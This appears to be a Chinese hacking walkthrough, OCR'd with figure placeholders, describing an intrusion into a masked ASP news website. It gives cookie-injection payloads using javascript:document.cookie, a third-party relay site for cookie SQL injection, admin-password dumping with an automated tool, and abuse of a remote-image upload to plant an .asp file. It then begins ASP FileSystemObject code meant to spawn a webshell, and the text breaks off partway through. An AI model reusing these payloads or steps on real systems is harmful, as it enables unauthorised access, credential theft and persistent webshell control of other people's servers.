唉，没有get注入点又没有上传的后台什么的。唯一剩下的方法一般来说有三种：

1.继续本站慢慢摸索

2.旁注

3.C段嗅探

小弟是最懒的了，能本站就本站，搞剩下的两个真的太累了。

既然没有get注入点，我就想到了能否利用cookies注入。还是刚才那个asp页面吧http://xxx.xxxl.net/show_news.asp?id=1408，我们在地址栏把参数全部删去然后回车，如图3。可以看到图中的错误提示，这是因为没有接受到参数，我们在地址栏输入代码：javascript:alert(document.cookie="id="+escape("1408"));这句代码的意思就是提交参数id=1408（1408就是我们一开始那个asp?id=1408）并且弹出一个alert窗口来。我们回车并刷新，可以看到它所返回的页面跟本来http://xxx.xxxl.net/show_news.asp?id=1408所返回的页面是一样的，如图4。这从一个侧面证明了这个服务器可以通过cookies提交数据。




图3




图4

既然cookies可以提交数据，那么我们试试能不能

提交注入的语言吧，分别提交javascript:alert(document.cookie="id="+escape("1408’ ")); （多了一个’这个跟get注入是一样的）结果如图5。大家可以看到了，结果明显跟正常页面不同了。那么也就是说他对于cookies提交的数据没有做过滤，这给了我们可乘之机。




图5

这里给大家一个cookies中转注入的网站吧，有了中转注入我们就省去了写那么多代码的麻烦了http://www.zeroplace.cn/ct/，这里提供在线中转注入点。如图6，在URL处填入asp的地址（记得加“？”），字段处填入所要提交的参数，我这里就是ID了值那里就是要提交的value，我这里就是1408了。然后点生成，给了一个地址，我这里就是http://www.zeroplace.cn/ct/mi.asp?id=2482&ant=2xxx215733&fuckid=1408，我们直接把这个放到啊D里面就可以扫后台账号密码了。




图6

因为是cookies中转的，所以扫的速度慢一点，扫了好久终于出来了。结果如图7，但是只有密码没有账号，我就随便试账号为admin拿一个密码居然就进去了。




图7

但是在后台又遇上大问题了，整个后台非常之简陋，如图8。常见的什么备份都没有，上传也做了很强的限制，就能上传jpg跟bmp了。我的思绪一下子陷入了僵局。




图8

绕了好久突然想到还有个远程上传的地方，一般来说很多大网站就是在这个地方栽了。

我随便找了个空间上传了个asp的页面，然后在远程图片那里插入asp地址。成功上传，如图9，又到前台去看，地址就是http://xxx.xxxl.net/news_img/2011422223158.asp，但是问题又来了，这个大马输入密码是没有用的，他只是把原来那个大马的表面内容复制了过来，并没有真正的写入。




图9

这里给大家提供一个可行的办法。这个是利用远程搜集的时候执行，我们文件的代码生成另外的大马！

首先建立1. asp 代码如下

```
<%
Set fs = CreateObject("Scripting.FileSystemObject")
Set MyTextStream=fs.OpenTextFile(server.MapPath("\yinfu.asp"),1,false,0)
Thetext=MyTextStream.ReadAll
response.write thetext
%>
```

